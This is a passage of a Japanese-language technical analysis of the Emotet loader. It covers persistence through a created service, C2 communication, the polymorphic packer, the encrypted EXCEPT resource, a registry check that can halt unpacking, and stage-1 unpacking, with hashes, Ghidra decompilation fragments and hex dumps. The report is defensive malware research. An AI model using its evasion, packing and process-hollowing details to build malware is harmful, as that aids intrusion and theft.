


図 16 - Emotet ローダーをダウンロードする HTTP GETリクエスト

Emotetローダーのビヘビア解析

Emotet ローダーをダウンロードすると、PowerShell は 15.exe (PID: 2600) を起動し、その後、子プロセスとして同じ場所から別の 15.exe (PID: 2412) のインスタンスを起動します。




図 17 - PowerShellによる15.exeプロセスの起動

15.exeの2番目のインスタンス(PID: 2412)は、名前ipropmini.exeでC:\Windows\SysWOW64ディレクトリに自分自身をコピーします。ファイル名はEmotetにハードコードされており、Emotetローダーのビルドによって異なります。プロセスは、間接的にローダーを起動するためのサービスを作成します。CreateService の呼び出しで、BinaryPath は C:\Windows\SysWOW64\ipropmini.exe を指し、DesiredAccess は 18 です。この値は、SERVICE_CHANGE_CONFIG と SERVICE_STARTのサービスへのアクセス権限を付与します。




図 18 - 永続性を確立するためのサービス作成

自分自身をサービスとして登録した後、services.exeによってipropmini.exeが起動されます。同様の初期化パターンが観察され、ipropmini.exeは子プロセスとして自身の別のプロセスを作成し、次のステージのペイロードをリモートサーバからダウンロードします。その後、ipropmini.exeは、プロセスハロウイングテクニックを使い、最初のEmotetプロセス(15.exe)に修正されたコードを書き込みます。これで Emotet の初期化手順が完了しました。

実行されると、Emotet ローダーはシステム情報を収集し、暗号化されたチャネルを介してコマンド&コントロール (C2) サーバーに送信します。ローダーは機能を拡張するためのモジュールや他のマルウェア・ファミリーもダウンロードします。この例では、Emotet はバンキング型トロイの木馬である TrickBot をダウンロードしました。

図 19 - 最初の 15.exe プロセスでのプロセスハロウイング (PID: 2600)

コマンド&コントロール

Emotetは、HTTP POSTリクエストのデータセクションで感染したシステムに関する情報をC2サーバーに送信し、レスポンスとしてサーバーからさらなるコマンドとペイロードを受信します。2019年3月以前、Emotetは暗号化されたC2データをHTTP GETリクエストのヘッダーにクッキー値として送信していました。




図 20 - C2 サーバーへの HTTP POSTリクエスト

バイナリ分析

Emotetパッカー

パッカーの主な目的は、実行ファイルを別の実行ファイル内のデータとして圧縮し暗号化することです。マルウェアの作者は、ウイルス対策製品によってペイロードが完全に検知されないようにしたり、逆アセンブラを使ってアンパックコードを解析するのを難しくしたりするようなパッカーを好んで使用します。暗号化されたローダーは実行時にアンパックされ、アンパックされたコードが新たにアンパックされたコードに実行を渡します。マルウェア開発者にとって、パッカーはバイナリの静的解析をより困難にすることで、検知を回避するのに役立ちます。パッカーは、内部で開発されることもあれば、その作成を専門とするサード・パーティによって開発されることもあります。Emotet のパッカーはポリモーフィック（多態性）なので、シグネチャベースの検知ツールがパッカーの痕跡に基づいてサンプルをプロファイリングすることを困難にします。

- ファイル名：15.exe
- サイズ：428808 バイト
- MD5：322F9CA84DFA866CB719B7AECC249905
- SHA1：147DDEB14BFCC1FF2EE7EF6470CA9A720E61AEAA
- SHA256で：AF2F82ADF716209CD5BA1C98D0DCD2D9A171BB0963648BD8BD962EDB52761241

リソース(.rsrc)セクションがファイルの総サイズのかなりの割合を占めており(51%)、これはマルウェアがパックされている可能性があることを示しています。




図 21 - バイナリの半分以上を消費するリソースセクション

リソースセクションを見ると、EXCEPTとCALIBRATEという2つの異常なリソースが見つかります。EXCEPTの高いエントロピーと大きなサイズは、これが暗号化されたペイロードである可能性を示唆しています。リソースをダンプすることで、暗号化されたデータが含まれていることが確認できます。いくつかのサンプルでは、復号化された PE ファイルが .data セクションからドロップされていることがわかりました。

type (9)	name	file-offset (82)	signature	non-standard	size (215542 ...	file-ratio (50.2...	md5	entro...
MAD	EXCEPT	0x00036388	unknown	x	57232	13.35 %	BA69ACB89FB6C955E05979D34...	7.997
MAD	CALIBRATE	0x00036370	unknown	x	20	0.00 %	9A62D0B5B6EC898E0A623F618...	2.419
icon	8	0x00055798	icon	-	34794	8.11 %	B8B0395B7061325A38B9F123E...	7.977
rcdata	CHARTABLE	0x0004B008	Delphi-C...	-	33512	7.82 %	6E9C1C8C0A0EC8D7316577956...	3.507
icon	9	0x0005DF88	icon	-	14920	3.48 %	4B9D7BADC0CB6B8CF8E317E79...	4.533
icon	10	0x000619D0	icon	-	9640	2.25 %	434CAAD9C069FEABCA4C86011...	4.298
icon	11	0x00063F78	icon	-	6760	1.58 %	1FC0B5F6C09BA295515958C62...	4.755
icon	12	0x000659E0	icon	-	4264	0.99 %	BEB3466E9026ADBCCD33BBCB...	3.616

図 22 - EXCEPT と CALIBRATE の異常なリソース

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	77	77	77	2E	6D	61	64	73	68	69	2E	6E	65	74	6C	DF	www.madshi.netlß
00000010	00	00	03	00	00	00	12	47	75	4B	A2	F4	AB	7E	00	00	.......GuK¢ô«~..
00000020	00	00	34	11	AB	B0	E0	2F	3F	49	84	A0	76	25	31	16	..4.«°à/?I„ v%1.
00000030	DE	91	E9	EB	26	5A	5A	17	FF	2C	B0	39	21	ED	52	00	Þ‘éë&ZZ.ÿ,°9!íR.
00000040	29	9A	EC	EF	9C	E0	9F	CB	51	39	5C	21	D0	C0	47	5D	)šìïœàŸËQ9\!ÐÀG]
00000050	4D	C7	85	A1	94	E6	04	37	AF	7E	49	CB	D2	84	E6	CB	MÇ…¡”æ.7¯~IËÒ„æË
00000060	D2	E0	DA	23	2F	E4	36	3A	9B	7E	15	59	3F	A1	E2	FE	ÒàÚ#/ä6:›~.Y?¡âþ
00000070	10	0E	C6	6B	45	FD	3F	D1	5F	B9	63	5E	C7	40	A2	EC	..ÆkEý?Ñ_¹c^Ç@¢ì
00000080	9B	96	76	AA	24	1E	58	03	66	52	3F	46	5C	D3	BB	C3	›–vª$.X.fR?F\Ó»Ã
00000090	ED	A9	34	6E	08	A3	43	FA	CC	14	59	30	5C	98	AA	40	í©4n.£CúÌ.Y0\˜ª@

図 23 - EXCEPTの暗号化されたデータ

アンパックされたEmotetローダーには多くの関数が含まれていますが、パックされた疑いのあるサンプルをGhidraなどの逆アセンブラで開くと、ほんの一握りの関数しか識別されません[25]。 これもバイナリがパックされている兆候です。




図 24 - パックされた Emotet サンプルで Ghidra によって識別された関数のリスト

パッカーのレジストリ・チェック

パッカーのコードを解析している間に、文字の配列を生成し条件付きのwhile(true)無限ループを持つ関数があることに気づきました。この発見により、無限ループをトリガーしてアンパックコードの実行を停止し、それによってメインの Emotet ローダーが実行されないようにすることができないかどうかが気になりました。この関数は、RegOpenKeyAを呼び出してWindowsレジストリ・キーを読み取ることで動作します[26]。

```
void __fastcall FUN_00401a90(undefined4 param_1)
{
  int iVar1;
  DAT_004343d0 = 0;
  *PTR_s_ffffffffffffffffffffffffffffffff_00411088 = 0x6a;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 1] = 0x6f;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 2] = 0x75;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 3] = 0x66;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 4] = 0x73;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 5] = 0x67;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 6] = 0x62;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 7] = 100;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 8] = 0x66;
  // [Redacted]
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x29] = 0x31;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2a] = 0x65;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2b] = 100;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2c] = 0x62;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2d] = 0x62;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2e] = 0x3a;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x2f] = 0x7e;
  PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0 + 0x30] = 1;
  while (DAT_004343d0 < 0x31) {
    PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0] =
      PTR_s_ffffffffffffffffffffffffffffffff_00411088[DAT_004343d0] - 1;
    DAT_004343d0 = DAT_004343d0 + 1;
  }
  iVar1 = (*_DAT_004343f4)(DAT_00411000 + -300,PTR_s_ffffffffffffffffffffffffffffffff_00411088,
      &DAT_0043440c, param_1);
  if (iVar1 == 0) {
    return;
  }
  do {
    /* WARNING: Do nothing block with infinite loop */
  } while( true );
}
```

図 25 - レジストリ内の”interface\{aa5b6a80-b834-11d0-932f-00a0c90dcaa9}”の存在を確認する関数

関数FUN_00401a90は、RegOpenKeyAのパラメータとして渡される値"interface\{aa5b6a80-b834-11d0-932f-00a0c90dcaa9}"を持つ文字列をデコードします。このレジストリキーは、Windows スクリプトエンジンのインターフェイスIActiveScriptParseProcedure32が機能するために必要です[27]。 具体的には、このインターフェイスは、与えられたコード・プロシージャを解析し、そのプロシージャを名前空間に追加します。

```
0018FF58  80000000  HKEY_CLASSES_ROOT
0018FF5C  00411010  "interface\\{aa5b6a80-b834-11d0-932f-00a0c90dcaa9}"
0018FF60  0043440C  15.0043440C
0018FF64  770DCC15  advapi32.RegOpenKeyA
```

図 26 – RegOpenKeyAのパラメータ

同様の関数を持つ Emotet の他のサンプルをレビューしてみました。興味深いことに、すべてのサンプルを実行したところ、このレジストリ・キーがない場合、メインスレッドを終了するか無限ループに入るかのどちらかになります。

- ファイル名：891.exe
- Virus Totalに初登録：2019年5月8日
- MD5：BD3B9E60EA96C2A0F7838E1362BBF266
- SHA1：62C1BEFA98D925C7D65F8DC89504B7FBB82A6FE3
- SHA256：28E3736F37222E7FBC4CDE3E0CC31F88E3BFC16CC5C889B326A2F74F46E415AC

```
void FUN_00401930(void)

{
  _DAT_0041aab0 =
       (*_DAT_0041aa80)(0x80000000,PTR_s_cccccccccccccccccccccccccccccccc_0040800c,&DAT_0041aa8c);
  if (_DAT_0041aab0 == 0) {
    return;
  }
  do {
                    /* WARNING: Do nothing block with infinite loop */
  } while( true );
}
```

図 27 - レジストリ・キーがない場合のメインスレッドの無限ループ

- ファイル名：448.exe
- Virus Totalに初登録：2019年3月7日
- MD5：193643AB7C0B289F5DE3963E4ADC1563
- SHA1：B14290BFAE015D37EBA7EDD8F5067AD5E238CC68
- SHA256：FD9E5C47F9AEB47F5E720D42DD4B8AD231EE3BA5270E3FBD126FC8C6F399D243

```
undefined4 __cdecl entry(undefined4 param_1)

{
  // [Redacted]
  AbortDoc((HDC)0x1);
  CreateMenu();
  // [Redacted]
  DAT_00440dbc = (undefined4 *)&stack0xfffffffc;
  FUN_00401b30(0x1cf,0x4dc);
  GenerateRegKeyString();
  local_8 = 0;
  while (local_8 < 0x31) {
    PTR_s_ffffffffffffffffffffffffffffffff_004401c8[local_8] =
         PTR_s_ffffffffffffffffffffffffffffffff_004401c8[local_8] + -2;
    local_8 = local_8 + 1;
  }
  DAT_00440140 = DAT_00440140 + -2;
  iVar3 = (*RegOpenKeyA_exref)(DAT_00440140,PTR_s_ffffffffffffffffffffffffffffffff_004401c8,
                               &DAT_00440e2c);
  if (iVar3 == 0) {
    _DAT_00440e0c = RegQueryValueExW_exref;
    // [Redacted]
     return uVar2;
    }
  // if key doesnt exist it simply returns.
  return 0;
}
```


図 28 - レジストリ・キーがない場合のメインスレッドの終了

Emotetローダーのアンパックと初期化の手順

このセクションでは、Emotet ローダーのアンパックと初期化の手順を説明します。15.exe のオプション・ヘッダでは、アドレス空間レイアウト・ランダム化（ASLR）が無効になっています。これは、可能であれば、モジュールが好ましいベース・アドレス 0x00400000 でメモリにロードされることを意味します。

ステージ1

15.exeにインポートされている関数の1つにVirtualAllocExがあります[28]。この関数はリモート・プロセスでメモリを割り当てるために使用され、プロセス・インジェクションのためにマルウェアによってよく使用されます。VirtualAllocExの戻りアドレスにブレークポイントを置くことから始めます。



Address	Size	Info	Content	Type	Protection	Initial
00010000	00010000			MAP	-RW--	-RW--
00020000	00001000			PRV	-RW--	-RW--
00030000	00001000			PRV	-RW--	-RW--
00040000	00001000			IMG	-R---	ERWC-
00050000	00039000	Reserved		PRV		-RW--
00089000	00007000			PRV	-RW-G	-RW--
00090000	000FC000	Reserved		PRV		-RW--
0018C000	00004000	Thread A90 Stack		PRV	-RW-G	-RW--
00190000	00004000			MAP	-R---	-R---
001A0000	00001000			PRV	-RW--	-RW--
001B0000	00067000	\Device\HarddiskVolume1\Windows\S		MAP	-R---	-R---
00350000	00003000			PRV	-RW--	-RW--
00353000	0000D000	Reserved (00350000)		PRV		-RW--
00400000	00001000	15.exe		IMG	-R---	ERWC-
00401000	00007000	".text"	Executable code	IMG	ER---	ERWC-
00408000	00009000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00411000	00024000	".data"	Initialized data	IMG	-RW--	ERWC-
00435000	00036000	".rsrc"	Resources	IMG	-R---	ERWC-
00470000	00009000			MAP	-R---	-R---
00479000	00177000	Reserved (00470000)		MAP		-R---

図 29 - x64dbg で示される 15.exe のメモリマップされたセクション

ブレークポイントまで実行すると、Emotet は 0x00220000 にメモリの割り当てを作成します。次に、0x00422200（ファイルオフセット0x0001FE00）の.dataセクションからコード・スタブを新たに割り当てられたメモリスペースにコピーして制御を渡します。




図 30 - 0x00220000 でのメモリの割り当て

次に、Emotetは、0x00220000にコピーされたコードからAPI名とDLL名を難読化解除します（図31、32）。




図 31 - LoadLibraryExA と kernel32.dll[29] の難読化解除




図 32 - VirtualAllocの難読化解除

その後、kernel32.dll から GetProcAddress を呼び出して、デコードされた API 名のアドレスを取得します (図33)[30]。




図 33 - 0x00220000 のコードスタブからの GetProcAddress 呼び出しで、kernel32.dll からエクスポートされた API のアドレスを取得しています。

最初に、このようにしてLoadLibraryExAのアドレスを取得します。そして、このアドレスを使って kernel32.dll を 0x766D0000 のアドレス空間にロードします。その後、ロードされたモジュールkernel32.dllのハンドルを使って、以下の関数リストのGetProcAddressを呼び出します。

- LoadLibraryExA
- GetProcAddress
- VirtualAlloc
- SetFilePointer
- LstrlenA
- LstrcatA
- VirtualProtect
- UnmapViewOfFile
- GetModuleHandleA
- WriteFile
- CloseHandle
- VirtualFree
- GetTempPathA
- CreateFileA




図 34 - LoadLibraryExA のアドレスを取得するための GetProcAddress の呼び出し

図 35 - kernel32.dll をメモリにロードするための LoadLibraryExA の呼び出し




図 36 - アドレスが解決された難読化解除 API 名

無効な関数名に対する GetProcAddress呼び出し

興味深いことに、Emotet ローダは "mknjht34tfserdgfwGetProcAddress" という無効な関数名に対して GetProcAddress を呼び出します。これは無効なので、この関数は NULL 値を返し、エラーコードは 0000007F (ERROR_PROC_NOT_FOUND) となります。我々がレビューした全ての Emotet サンプルでは、この無効な関数名に対して GetProcAddress が呼び出されています。




図 37 - 無効な API に対する GetProcAddress の呼び出し




図 38 - GetProcAddress のアドレスを取得するための GetProcAddress の呼び出し




図 39 - スタックに保存された API の関数アドレス

コード・スタブが関数のアドレスを取得すると、VirtualAllocが呼び出されて別のメモリ領域を確保し復号化されたPEファイルを.rsrcセクションからではなく、15.exeの.dataセクションから書き込みます。





図 40 - アドレス 0x00240000 でのメモリの割り当て



Address	Hex	ASCII
00240000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
00240010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	........@.......
00240020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00240030	00 00 00 00 00 00 00 00 00 00 00 00 B8 00 00 00	............¸...
00240040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..´.Í!¸.LÍ!Th
00240050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00240060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00240070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.......
00240080	FF 37 D5 F5 BB 56 BB A6 BB 56 BB A6 BB 56 BB A6	ÿ7Õõ»V»¦»V»¦»V»¦
00240090	C6 2F 5E A6 9E 56 BB A6 C6 2F 65 A6 BA 56 BB A6	Æ/^¦.V»¦Æ/e¦ºV»¦
002400A0	52 69 63 68 BB 56 BB A6 00 00 00 00 00 00 00 00	Rich»V»¦........
002400B0	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00	........PE..L...
002400C0	88 C6 8A 5C 00 00 00 00 00 00 00 00 E0 00 02 01	.Æ.\........à...
002400D0	0B 01 0C 00 00 C8 00 00 00 62 00 00 00 00 00 00	.....È...b......
002400E0	30 C7 00 00 00 10 00 00 00 E0 00 00 00 40 00 00	0Ç.......à....@..
002400F0	00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00	....

図 41 - StubがPEファイルをアドレス0x00240000に書き込む

0X00240000からのEMOTET BINARYのダンプ

- ファイル名：emotetet_dumped_240000.exe
- MD5：D623BD93618B6BCA25AB259DE21E8E12
- SHA1：BBE1BFC57E8279ADDF2183F8E29B90CFA6DD88B4
- SHA256：01F86613FD39E5A3EDCF49B101154020A7A3382758F36D875B12A94294FBF0EA
- Bromiumクラウドによる分類：Win32.Trojan.Emotet

実行ファイルをダンプして調べてみると、それはメイン・ローダーを含む別のパックされた Emotet バイナリであることがわかります。いくつかの Emotet サンプルではメモリからダンプした後、最初にマップされた復号化された実行ファイルは直接実行できないことを見てきましたが、このサンプルでは実行できました。

Pestudio は、インポートがないこと、パッカーの署名 "Stranik 1.3 Modula/C/Pascal" の検知、ファイルに別のファイルが含まれている可能性があることなど、このファイルについていくつかの疑わしい特徴を特定しています。

